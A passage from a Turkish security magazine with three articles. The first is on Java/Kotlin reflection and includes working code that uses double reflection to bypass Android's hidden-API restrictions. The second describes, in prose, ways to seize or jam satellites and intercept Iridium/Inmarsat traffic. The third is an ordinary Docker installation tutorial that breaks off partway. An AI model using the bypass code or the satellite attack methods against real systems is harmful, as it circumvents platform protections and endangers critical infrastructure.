Java gibi nesne-yönelimli programlama dillerinde reflection; class, interface, metot gibi bileşenleri runtime (çalışma zamanı) sırasında incelemenize ve bunu incelediğiniz interface ve metotların ismini compile time sırasında bilmeden yapmanıza olanak tanır. Aynı zamanda reflection, yeni obje tanımlama ve metot çağırma gibi işlemleri de yapmak için kullanılabilir. Bu özelliğiyle reflection, kütüphane geliştiricileri için bir nimet olmaktadır. Geliştiriciler, reflection ile yazılmış kütüphane tarafından kullanılan tüm modüllerin, kütüphanenin kullanımından önce uygulamada bulunmasını beklemeden bu kütüphaneyi kullanabilir. Ayrıca, reflection sayesinde geliştirilen kütüphane boyutları da düşük olmaktadır.

"PoC || GTFO" diyenler olacaktır tabii ki. Java'da örnek bir reflection kullanımı görelim hemen:

```
Object ornek = Class.forName ("class.tam.path.ve.ClassAdi").newInstance();
(ya da Object ornek = ClassAdi.class.newInstance();)
```

Üstteki kod parçası, reflection ile obje tanımlaması yapmak için kullanılır.

```
Method ornekMethod = ornek.getClass().getDeclaredMethod("birMetot", new Class<?>[0]);
ornekMethod.invoke(ornek);
```

Üstteki kod parçası ise tanımlanan obje içerisinde kullanmak istediğimiz metot ismini çağırır.

Dediğim gibi; Java Reflection ile Java class›larını runtime sırasında inceleyebilirsiniz. Genelde reflection kullanırken yapılacak ilk iş class›ları kontrol etmek olur. Uğraştınız class ile alakalı pek çok bilgiyi alabilirsiniz. Bazı önemli bilgiler aşağıdaki gibi:

- Class ismi,
- Class›ın public, private, synchronized vb. durumu
- Paket bilgileri,
- Superclass bilgileri,
- Class'ın interface'leri,
- Class constructor'ları,
- Class metotları,

Android SDK içerisinde dökümante edilmemiş fakat SDK'de yer alan gizli fonksiyonların bulunuş hikayeleri çoğunlukla bu şekilde olur. "Class'ları nereden bulacağız?" sorusunu soranlar için; Google uygulamaları, bu "gizli" fonksiyonları halihazırda kullanıyor. Size sunulmayan bu marifetleri siz de gerçekleştirmek isterseniz, erişemediğiniz bir fonksiyonu aşağıdaki şekilde çağırarak kullanabilirsiniz.

```
Class gizliClass = Class.forName("ben.bunu.kullanacam.kardesim");
Object gizliClassObjesi = gizliClass.newInstance();
Method metot = gizliClass.getDeclaredMethod("kullanilacakFonksiyon");
Object obje = metot.invoke(null); (ya da metot.invoke(gizliClassObjesi))
```

Reflection Android platformunda yukarıda bahsettiğim özelliği sebebiyle, erişilemeyen işlemleri Android uygulamalarına katmasıyla "advanced" bir özellik olarak karşımıza çıkıyor. Fakat Google, bu kullanımdan memnun değil. Bu yüzden de Google, Android P ile birlikte bir takım gizli fonksiyonların geliştiriciler tarafından kullanılmasını engelleyecek önlemler aldı. Android uygulamanızı API 27 (Android 8.1) versiyonunda tuttuğunuz sürece, bu önlemin bir önemi yok tabii ki ya da yoktu demek daha doğru olacak, çünkü; Google uygulama

mağazasına yüklenen uygulamaların minimum API gereksinim politikasına göre, 1 Kasım 2019 itibariyle, API 28 ya da sonraki versiyonları hedef alması gerekiyor. Fakat, tüm bu kısıtlamalara rağmen, yeni versiyon API'larda reflection kullanarak gizli fonksiyonları kullanmak hala mümkün. Nasıl mı? Double reflection ile.

API 28 ve sonrası API versiyonlarında yukarıda belirttiğim reflection kodlarını kullanmayı denediğinizde "ClassNotFoundException" hatası alıyorsunuz. Fakat reflection iki defa yapıldığında, bu exception alınmıyor. Güncel API'dan örnek vereceğim için Kotlin kullanıyorum. Malum artık Android'de Java›nın yerini Kotlin alıyor.

```
val forName = Class::class.java.getMethod("forName", String::class.java)
val getMethod = Class::class.java.getMethod("getMethod", String::class.java, arrayOf<Class<*>>()::class.java)
val gizliClass = forName.invoke(null, "ben.bunu.kullanacagim.kardesim") as Class<*>
val metot = getMethod.invoke(someHiddenClass, "kullanilacakFonksiyon", String::class.java)
someHiddenMethod.invoke(null, "kullanılacakParametre")
```

Reflection yukarıdaki şekilde kullanıldığında uygulamanın kısıtlamaya tabî olmamasının sebebi şu şekilde açıklanabilir; Burada reflection kullanan biz olsak da, yaptırmak istediğimiz işlemi sistemin kendisine yaptırıyoruz. Eğer siz bu uygulamayı inceler ve bu çağrıyı yapan kim diye kontrol ederseniz, çağrıyı yapanın sistem olduğunu göreceksiniz.

Bypass yönteminde, eğer yoğun reflection kullanımı olacaksa bir wrapper ile bu işlemin defalarca yapılması gerekliliği doğuyor. Şaşırmaya gerek yok, bu gerekliliği de reflection kullanarak aşağıdaki gibi eleyebiliriz:

```
val forName = Class::class.java.getDeclaredMethod("forName", String::class.java)
val getDeclaredMethod = Class::class.java.getDeclaredMethod("getDeclaredMethod", String::class.java, arrayOf<Class<*>>()::class.java)
val vmRuntime = forName.invoke(null, "dalvik.system.VMRuntime") as Class<*>
val getRuntime = getDeclaredMethod.invoke(vmRuntime, "getRuntime", null) as Method
val muafiyet = getDeclaredMethod.invoke(vmRuntime, "setHiddenApiExemptions", arrayOf(arrayOf<String>()::class.java)) as Method
val vmRuntime = getRuntime.invoke(null)
muafiyet.invoke(vmRuntime, arrayOf("L"))
```

Yukarıdaki kod parçası çalıştığında, Google tarafından kullanımına izin verilen metot listesini "L" parametresi vererek **tüm** metotları kapsaması için değiştirmiş oluyoruz. Bu işlemi double reflection ile sisteme yaptırdığımız için başarılı bir şekilde gerçekleştirebiliriz. Google tarafından alınan önlemler ile geliştiricilerin reflection kullanım alanları kısıtlanmaya çalışılsa da, geliştiricilerin gelecekte bulacakları farklı yöntemlerle mevcut nimetleri kullanmaya devam edeceklerini söylemek mümkün.

Bu kadar fonksiyonel bir özelliği tabii ki zararlı yazılım geliştiren kişiler de biliyor. Reflection, Android zararlı yazılımlarında statik analiz araçlarından kaçmak için bir yöntem olarak kullanılıyor. Reflection kavramından haberdar analiz araçları her ne kadar Java tabanlı uygulamalar için bulunsa da, aynı yaklaşımı Android platformunda kullanmak mümkün değil. Android platformunda reflection tespiti için yapılan çalışmaların da bu konudaki yetersizliği, reflection kullanımını kötü amaçlı uygulama geliştiricileri için bir nimet haline getiriyor. Uygulama mağazasında yer alan zararlı uygulama sayısını ve artışını düşünürsek, API 28 ve sonrasında çalışmak üzere geliştirilecek zararlı uygulamaların önümüzdeki yıl hangi yöntemi kullanmaya başlayabileceğini tahmin etmek zor değil.

Murat ŞİŞMAN / info@muratsisman.com

Uydular Hack'lenebilir mi?


Öncelikle "zafiyetlerinden yararlanmak" yerine "hack'lemek" terimini kullanmayı bilinçli olarak seçtiğimi belirtmek isterim. Etkinliklerde veya diğer ortamlarda sıkça kullanılan bu terim artık hayatımıza iyice girdiği için başlığı bu şekilde koymak istedim. Anlayışınız için teşekkürler. Ayrıca, yazıya başlamadan önce ülkemiz adına mutluluk verici birkaç haberden bahsetmek isterim. 19-20 Kasım tarihleri arasında Bilgi Teknolojileri ve İletişim Kurumu'nda düzenlenecek Satcom Vision adlı etkinlikte yerli ve yabancı endüstrinin uzman kişileri bir araya gelerek uydu haberleşme sektöründeki mevcut durumu ve geleceğini tartışacaklar. Diğer bir güzel haber ise, artık üniversitelerimizde amatör uydu çalışmaları ve model uydu yarışmalarına ilginin başlamış olmasıdır. Yıllardır uzay alanında büyük eksikleri bulunan ülkemiz için bu haberler oldukça umut verici durumda.

"Uydular hack'lenebilir mi?" sorusuna cevap aramadan önce uyduları kısaca tanımakta fayda var.

Uydular nasıl çalışırlar?

Uydular için basit birer bilgisayardır, diyebiliriz. Kullanım amaçları farklı olsalar da çalışma prensipleri hemen hepsinde aynı şekildedir. Uydular herhangi bir veriyi radyo sinyalleri aracılığı ile dünyaya aktarma işlemi görürler. Bunun için içlerinde tıpkı bilgisayarlarda olduğu gibi işlemci, bellek ve depolama birimleri bulundururlar. Burada en önemli unsur evlerimizde kullandığımız bilgisayar ve diğer donanımlara nazaran uydular için üretilen donanımların basınç ve ısı gibi faktörlere karşı daha dayanıklı olarak üretilmelidir. Uzayın soğuk ortamına dayanabilmenin yanında fırlatma sırasında oluşan basınç ve ısıya da karşı koyabilmelidirler. Yine bilgisayar donanımlarına kıyasla oldukça düşük enerji tüketimi yapmalıdırlar çünkü, yıllarca uzayda dolaşan bir uydunun bataryası ancak güneş enerjisi ile doldurulabilir.

Bundan dolayıdır ki uydularda kullanılan işlemcilerin çoğu, cep telefonlarında kullanılanlardan katbekat daha düşüktür. Ortalama bir uydunun boyutunun %70'ten fazlası güneş enerjisi panellerine aittir. Enerjinin bu denli önemli olduğu alanda yazılım da bir o kadar önemlidir.



3U (30cm x 10cm) ebadında bir uydu ve uzay aracından boşluğa itecek olan yaylı mekanizması

Uydunun işlevini gerçekleştirmek için hazırlanan yazılım en az yer tutacak ve en az işlemci gücü kullanacak şekilde tasarlanıp kodlanmalıdır. Örnek olarak bir gözlem uydusunu ele

alalım. Yalnızca kendisine belirtilen koordinatların fotoğrafını çekerek bunu yer istasyonuna iletmekle görevli bir uyduyu düşünelim (Rasat Uydusu gibi).

Bu uydunun, LEO (Low Earth Orbit) olarak tabir edilen yörüngede kendine has bir rotada sürekli olarak ilerlediğini varsayalım. Mevcut hızı ile İstanbul'un üzerinden günde üç kere geçtiğini farz ettiğimiz bu uyduya Ankara'nın fotoğrafını çekip bize ulaştırmasını istediğimizde aşağıdaki işlemlerin gerçekleştirilmesi gerekir.

1. Yer istasyonunda fotoğrafını çekmek istediğimiz Ankara'nın koordinatları, fotoğrafın ebatı gibi bilgiler hazırlanır. Ancak hazırlanan bu koordinat, uyduya farklı bir dilde anlatılmalıdır çünkü dünyamızda kullandığımız koordinat sistemi uzayda geçerli değildir. Uyduların yörüngedeki hızı ve rota gibi faktörleri telemetri bilgileri ile okunur ve hesaplamalar ile hangi saat ve dakikada dünyanın hangi koordinatının üzerinden geçtiği bulunur. Bu bilgiler ışığında yer istasyonunun hazırladığı emir komutlarını içeren dosya, radyo frekansları ile uyduya tam üzerinden geçmekteyken gönderilir.
2. Üzerinde hem alıcı hem verici anten bulunan uydu, yer istasyonundan gelen sinyalleri alarak onları işler. Almış olduğu verilerde bir emir komutu var ise, bunu işlemek üzere hafızasında tutar. Örneğin, Ankara üzerinden geçtiği sırada yüksek çözünürlüklü fotoğrafının çekilmesi gibi.
3. Emri alan uydu bir sonraki geçişi sırasında Ankara'nın fotoğrafını kamerası ile çeker ve depolama alanına kaydeder. Bu fotoğraflar çözünürlük ve diğer özelliklerine göre farklı boyutlarda olabilir. Yine bu boyutlara göre uydunun enerji tüketimi yükselebilir. Bu nedenle bir uydudan sürekli görüntü almak onun enerjisini oldukça tüketecektir. Hollywood filmlerinde izlediğimiz, anında istenilen koordinata sabitlenip canlı yayın yapan uydular bu nedenle yalnızca hayal ürünüdür.
4. Ankara'nın fotoğrafını çeken uydu yine bir sonraki seferinde yer istasyonunun üzerinden geçerken çekmiş olduğu fotoğrafı verici anteni yardımıyla yer istasyonuna radyo sinyalleri yardımıyla *şifrelenmiş veya şifrelenmemiş* şekilde iletir.

Anlaşıldığı üzere, bir uydu aslında bir kablosuz modem ile hemen hemen aynı çalışma mantığına sahiptir. Ancak tek fark, uyduların güç kapasitelerine göre işlemleri daha geç sürelerde yapmalarıdır. Bu bahsettiğimiz örnek düşük kapasiteli bir uydu için geçerlidir. Eğer bahsettiğimiz uydu enerji kaynağı bakımından güçlü bir durumda ise fotoğraf gönderme işlemi daha sık aralıklarla yapılabilirdi. Burada en can alıcı nokta uydudan ziyade yer istasyonlarıdır. Örnek verdiğimiz uydu dünyayı günde üç kere dolaşmaktadır ancak bizim bir tane yer istasyonumuz olduğu için yalnızca Türkiye üzerinden geçerken veri alabilmekteyiz. Oysa her kıtada birer tane yer istasyonuna sahip olsaydık, uydumuz ile 24 saat kesintisiz iletişim kurabilirdik. Amerika Birleşik Devletleri ve Rusya gibi ülkeler işte tam da bu gibi durumlar için farklı farklı ülkelerde üsler kurmaktadır.

Farklı amaçlar doğrultusunda üretilen uyduları; gözlem uyduları, haberleşme ve iletişim uyduları, meteoroloji uyduları, bilimsel araştırma maksatlı uydular, askeri uydular ve küresel yer belirleme uyduları olarak genel kategorilere ayırabiliriz.


Ülkemize ait RASAT gözlem uydusunun komuta merkezinin Internet'te haber sitelerinde paylaşılan bir fotoğrafı. Not: Monitörlerde kullanılan yazılımlar ve post-it kağıtlarını görünmemesi için buğulu hale getirdim. Ancak internet sitelerinde bu görüntüler açık olarak servis edilmektedir. Bu tip tesislerin fotoğraflarının halka açık sergilenmesinin ne denli büyük problemler teşkil edeceğini Stuxnet olayında tüm dünya gördü.

Gözlem Uyduları

Satcom (Satellite Communication) istasyonlarından yani yer istasyonlarından verilen bilgiler ışığında belirli noktaların fotoğraflarını çekip yine yer istasyonlarına iletirler.

Meteoroloji Uyduları

Bu uydular tüm insanlığın kullanımına serbestçe açık uydulardır. Verileri şifrelenmemiş şekilde yayın yaparlar. NOAA adlı uydular (aktif 18 adet uzayda çalışıyor) dünyanın her yerini görecek şekilde yörüngede dolaşmaktadır. Sürekli olarak çekmiş oldukları düşük çözünürlüklü fotoğrafları radyo sinyalleri yardımıyla dünyaya iletirler. Evinde bir alıcısı olan herkes bu uydulardan gelen sinyalleri dinleyerek gönderdiği fotoğrafları bilgisayarlarında görüntüleyebilir. NOAA gibi yine METEOR adlı uydular da aynı şekilde çalışmaktadır.



NOAA uydusundan RTL-SDR donanımı ve SDRSharp yazılımı ile görüntü alma örneği

Bilimsel Araştırma Maksatlı Uydular

Uzay araştırmaları (Hubble Uzay Teleskobu), iklim araştırmaları gibi alanlarda faaliyet gösteren birçok uydu yörüngelerinde dolaşmaktadır. Bunların bazıları sahip oldukları ülkeleri için özel olarak şifrelenmiş olarak çalıştığı gibi kimileri de tamamen akademik araştırmalar için şifrelenmemiş şekilde veriler sunabilmektedir. Gözlem uydularından farklı olarak fotoğraf yerine sıcaklık, radyasyon değerleri gibi verilerin aktarımı gerçekleştirilmektedir.

Askeri Uydular

Tam olarak ne yaptıklarını ben de bilemiyorum. Adından da anlaşılacağı üzere askeri işlemler için kullanılan uydulardır. Diğer uydulara göre daha yüksek enerji ve depolama kapasiteleri olduğu aşikardır. Gözlem, iletişim ve haberleşmeyi aynı anda yapabilme kabiliyetlerine sahiptirler. Belki başka kabiliyetleri de vardır...

Küresel Yer Belirleme Uyduları


Bir çoğumuzun da GPS olarak bildiği uydulardır. Bu uydular tüm dünyayı boşluk kalmayacak şekilde sararak yayın yaparlar (kutuplar hariç). Hepimizin kullandığı cep telefonları, araç navigasyon sistemleri, tekne ve uçak navigasyon sistemleri bu uydular yardımıyla konum belirlerler. Uydulardan alınan sinyallerdeki veriler matematiksel işlemler sonucunda bulunduğumuz konumu belirler. Uydular bize bulunduğumuz konumu vermezler, ortalama üç uydudan aldığımız verilerin işlenmesi ile kendi konumumuzu biz buluruz.

GPS uyduları Amerika Birleşik Devletleri'ne aittir. Avrupa Birliği'ne ait olan GALILEO, Rusya'nın sahip olduğu GLONASS ve Çin'e ait BeiDou diğer alternatiflerdir. Her uyduda olduğu gibi bu uydular da yer istasyonlarından yönetilmektedir ve yarın bir savaş halinde ülkemizde GPS veya diğer uydular hizmet vermeyebilir. Bunun sonuçları hiç iç açıcı olmayacağı için her gelişmiş ülke gibi Türkiye'nin de bir an evvel kendi küresel yer bulma uydularını geliştirmesi kaçınılmazdır.

Haberleşme ve İletişim Uyduları

Hepimizin her an kullandığımız uydulardır. TV yayınları, uydu telefonları, gemilerde ve uçaklarda kullanılan iletişim sistemleri bu uyduları kullanırlar. Turksat, Eutelsat gibi uydular TV yayıncılığı maksatlı uydulardır ve hepsinin kendilerine özel kanal kapasiteleri vardır. Yer istasyonlarından gönderilen TV yayın sinyallerini alıp yeryüzüne iletirler. Örneğin, Ankara Gölbaşı bölgesinden iletilen TV yayınları Turksat tarafından alınıp tüm Türkiye'yi kapsayacak şekilde tekrar dünyaya gönderilir. Bu uydular GEO (Geostationary Earth Orbit) diye tabir edilirler ve yörüngedeki dönüş hızları dünya ile eşit olduğu için sabit bir noktada kalırlar. Dünyaya tam olarak 35.800 km bulunurlar, bu mesafe dünyaya sabit bir noktadan bakabilmek için hesaplanmış olan tam bir değerdir. LEO gibi diğer uydu tipleri yörüngelerinden sapmamak için (Kütle çekiminden etkilenmemek için) yüksek

hızlarda ilerlemeleri gerekmektedir. Tıpkı bir çaycının tepsiyi sabit bir hızda döndürdüğünde bardakların yerlerinden oynamamaları gibi.



Iridium ve Inmarsat uyduları ise; uydu telefonları, gemilerde ve uçaklarda bulunan iletişim sistemlerinde kullanılmaktadır. Bu uydular birden fazla olup dünyayı ağ gibi sararlar ve birbirleri ile haberleşebilme özelliğine sahiptirler. Örneğin, Japonya'dan uydu telefonu ile Türkiye arandığı zaman, önce Japonya üzerindeki Iridium/Inmarsat uydusuna sinyaller gönderilir. Sinyalin Türkiye'ye ulaşması için tekrar araya bir yer istasyonu bağlantısı yerine bu uydu Türkiye'yi kapsayan diğer uydu ile bağlantıya girerek sinyalin Türkiye'ye aktarılmasını sağlar. Yakın bir zamanda kullanılmaya başlayan ve ileride de çoğalacak olan sistemler ile bu uydular, sinyalleri Türkiye'nin tamamına yollamak yerine nokta atışı yaparak ilgili alıcının bulunduğu alana yönlendirebilecekler.

Bu uydular yalnızca sivil kullanım için değil askeri alanlarda da sıkça kullanılmaktadır. Askeri el terminalleri, uçak ve insansız hava araçları iletişim birimlerinde sıkça kullanılmaktadırlar.

Evimden Uydu Hack'leyebilir miyim?

Teorik olarak evet ama pratik olarak hayır! Uydulardan gelen radyo sinyallerini dinlemek herkes için düşük bütçeli donanımlar ile mümkündür. Daha önceki sayılarda bu işlemlerin hangi donanımlarla yapıldığını yazmıştık. Ancak uzaydaki bir uyduya sinyal gönderebilmek için oldukça yüksek güçlü sinyal verici donanım ve antene ihtiyaç duyulmaktadır. Eğer böyle bir donanıma sahipseniz, bir uyduyu hack'lemek mümkün. İşin en zor kısmı hack'lemek istediğiniz uyduya ait teknik bilgilere ulaşmak olacaktır. Uydunun kullanmış olduğu frekanslar (Uplink, Downlink), verilerin şifreleme metodu gibi bilgiler bulunabilecek öğelerdir. Birçok uydunun frekans, yörünge ve şifreleme metodu açık kaynaklarda bulunabiliyor. Örneğin, NOAA meteoroloji uydularının hemen hemen tümünün teknik verileri İnternet'te rahatlıkla bulunabilir. (YASALDIR)

Uydu kontrolünü ele geçirmek

Peki, güçlü bir verici ve kocaman antenimiz olduğunu varsayalım ve bir gözlem uydusunu hack'lemek istersek ikinci adımımız ne olmalı? RASAT gibi gözlem uydularının kullandıkları frekansları bulmanın zor olduğunu söylemiştik ama bunun da bir şekilde temin edildiğini varsayalım. Yapılacak tek şey uyduya gönderilen verilere sahip olarak tersine mühendislik ile içerdiği komutları öğrenmektir. Bu gönderilen veriler o uydunun bir nevi namusudur ve hiçbir koşulda şifrelenmemiş şekilde gönderilmemelidir. Fiziksel açıdan düşük güvenlikli yer istasyonuna yaklaşan bir drone ile antenlerden çıkan sin-

yaller toplanıp daha sonra analiz edilebilir ve tüm komut yapısı öğrenilebilir. Her ne kadar konumuz Siber Güvenlik olsa da fiziksel güvenliğin olmadığı bir yerde siber güvenlikten söz edilemez. Analiz edilip çözümlenmiş sinyaller ile uyduya sürekli fotoğraf çekme emri gönderilerek bataryalarının tamamen bitmesi sağlanabilir veya gerçek sahibi tarafından kullanımı engellenebilir. Bu işlem yalnızca dünya üzerinden değil uzaydaki diğer uydular aracılığı ile de yapılabilir. Yine komutlar ile yörüngesinden saptırılan uydu diğer uydular ile çarpıştırılabilir ki bu felaket ile sonuçlanabilecek durumlara yol açacaktır. Jammer veya sinyal bloklayıcı sisteme sahip uydular yörüngedeki diğer uyduların iletişimini kesebilir ki bu konu gelecek yıllarda sıkça konuşulmaya başlanacaktır.

Uydu sinyal analizi yapmak

Iridium ve Inmarsat uydularını hem sivil hem de askeri birçok gemi ve hava aracının kullandığını belirtmiştik. Amerika Birleşik Devletleri'ndeki yer istasyonundan Afrika'da bulunan bir insansız hava aracına gönderilen sinyaller havada dinlenilebilir bir şekilde gönderilir. İnsansız hava aracının bulunduğu yerin ortalama 100 km çapında bulunuyorsanız bu sinyalleri siz de bilgisayarınız ve HackRF gibi donanımlarla dinleyebilirsiniz. Zaten halihazırda Iridium ve Inmarsat sivil ulaşım sinyalleri basit şifreleme metodları ile kullanılmakta ve bilgisayar yardımıyla çözülebilmektedir. Bu veriler birçok uçak ve geminin koordinatı, durumu, hızı gibi bilgileri aktarmaktadır. Bu da evinde oturan birisinin çevresinde bu uydular ile iletişimde bulunan cihazlara gelen verileri dinleyebileceği anlamını taşır.

Uzayda 2000'i aktif 8000 kadar uydu bulunuyor. Bunların bir çoğu doksanlı yıllarda gönderilmiş askeri casusluk maksatlı uydular olup şifrelenmemiş veriler gönderiyor. O yıllarda güvenlik kavramı günümüzdeki kadar önem arz etmediğinden ve enerji kullanımını şifreleme algoritmaları ile boşuna harcamama düşüncesinden dolayı bu şekilde tasarlandılar. Uzay, güvenlik açısından muazzam zafiyetler barındırıyor ve barındırmaya da uzun süre devam edecek.

Ayşenur Burak

Docker-Konteyner Güvenliği - Part I

Konteyner, bir geliştiricinin, geliştirdiği uygulamayı ihtiyaç duyduğu tüm parçalarla birlikte tek paket halinde göndermesini sağlayan yapıdır. Konteynerler, uygulamaların gerçekte çalıştığı ortamdan soyutlanabileceği sanal bir paketleme mekanizması sunar. Bu önemli bir performans artışı sağlar ve tasarruf sağlar (uygulamanın boyutunu azaltır).

Docker, Linux® konteynerlerinin oluşturulmasını ve kullanılmasını sağlayan bir konteyner teknolojisidir. Geliştiricinin, altyapıdan bağımsız olarak uygulama geliştirmesini, çalıştırmasını ve paylaşmasını sağlayan açık kaynak kodlu bir platformdur, oldukça pratiktir.

Değinmeden geçmek olmaz; Docker kelime anlamı, liman işçisidir. Konteynerler içerisine yüklenen yazılım paketlerini bir platformdan diğerine hızlı ve güvenli bir şekilde aktarabilmektedir.

Bunca avantaj varken hali ile birçok kurumsal şirket de artık konteyner mimarilerine geçiş yapmaktadır. Artık siber güvenliğin önemi her alanda aşikar olduğu için, bu noktada da akla şu sorular gelmektedir: *"Bir sanallaştırma teknolojisi olan konteyner, ne kadar güvenlidir? Uygulamaların ve verilerin güvenliği nasıl sağlanmalıdır?"* Diğer tüm sistemler gibi sanallaştırma teknolojileri de %100 güvenli değildir (bkz. VM escape istismarı, VENOM zafiyeti). Konteynerlerde sürekli büyüyen ve sıklıkla güncellenmesi gereken yüzlerce kuralı taşıyan erişim kontrol listeleri oluşturulmalıdır. Bilinen Linux ağ güvenliği yaklaşımları (örneğin IPtables), devasa büyüklükteki erişim kontrol listelerini oluşturamayacağından dolayı yetersiz kalmaktadır. Gerekli kurulumları yaptıktan sonra yazılarımızın ileriki bölümlerinde açık kaynaklı bir yazılım olan Cilium aracını detaylıca inceleyecek ve konteyner güvenliği konusunda avantaj ve dezavantajlarını ele alıyor olacağız. Genel bilgileri aktardıktan sonra şimdi işin teknik tarafına başlayabiliriz.

1.1 Docker Engine-Community Kurulumu

Docker Engine-Community uygulaması farklı şekillerde yüklenebilmektedir. Biz yükleme ve yükseltme işlemlerini kolaylaştırmak için Docker depolarını kurarak yükleyeceğiz.

NOT: Kurulum ve çalıştırma işlemlerini Ubuntu 18.04 işletim sistemi üzerinde gerçekleştireceğiz. Farklı bir işletim sistemi kullanıyorsanız Docker'ın resmî web sitesi üzerinden kurulumlarınızı gerçekleştirebilirsiniz: https://docs.docker.com/install/.

Uygulamayı yükleyebilmemiz için ilk olarak Docker deposunu kurmamız gerekmekte.

1. İlk iş, paket listesini güncellemek için `apt-get update` komutunu yazalım.

2. APT aracının HTTPS üzerinden havuz kurmasına izin vermek için şu paketleri indirelim:

```
        sudo apt-get install \
    apt-transport-https \
    ca-certificates \
    curl \
    gnupg-agent \
  software-properties-common
```

```
root@ubuntu:/home/ayse# sudo apt-get install \
>     apt-transport-https \
>     ca-certificates \
>     curl \
>     gnupg-agent \
>     software-properties-common
Reading package lists... Done
Building dependency tree
Reading state information... Done
ca-certificates is already the newest version (20180409).
curl is already the newest version (7.58.0-2ubuntu3.8).
software-properties-common is already the newest version (0.96.24.32.11).
apt-transport-https is already the newest version (1.6.12).
gnupg-agent is already the newest version (2.2.4-1ubuntu1.2).
0 upgraded, 0 newly installed, 0 to remove and 600 not upgraded.
```

3. Docker'ın GPG anahtarını ekleyelim:

```
curl -fsSL https://download.docker.com/linux/ubuntu/gpg | sudo apt-key add -
```

4. Elde ettiğimiz fingerprint'i doğrulamak için Docker'ın fingerprint'inin son sekiz hanesini aratalım:

```
sudo apt-key fingerprint 0EBFCD88
```

```
root@ubuntu:/home/ayse# sudo apt-key fingerprint 0EBFCD88
pub   rsa4096 2017-02-22 [SCEA]
      9DC8 5822 9FC7 DD38 854A  E2D8 8D81 803C 0EBF CD88
uid           [ unknown] Docker Release (CE deb) <docker@docker.com>
sub   rsa4096 2017-02-22 [S]
```

5. Aşağıdaki komutla depoyu ekleyelim:

```
sudo add-apt-repository \
          "deb [arch=amd64] https://download.
docker.com/linux/ubuntu \
             $(lsb_release -cs) \
             stable"
```

```
root@ubuntu:/home/ayse# sudo add-apt-repository \
>           "deb [arch=amd64] https://download.docker.com/linux/ubuntu \
>    $(lsb_release -cs) \
>    stable"

Hit:1 http://tr.archive.ubuntu.com/ubuntu bionic InRelease
Hit:2 http://security.ubuntu.com/ubuntu bionic-security InRelease
Hit:3 http://tr.archive.ubuntu.com/ubuntu bionic-updates InRelease
Hit:4 https://download.docker.com/linux/ubuntu bionic InRelease
Hit:5 http://tr.archive.ubuntu.com/ubuntu bionic-backports InRelease
Reading package lists... Done
```

6. Docker ve containerd'nin son sürümlerini yüklemek için şu komutu yazalım:

```
sudo apt-get install docker-ce docker-ce-
cli containerd.io
```

1.2 Docker Görüntüsünün (Image) Oluşturulması

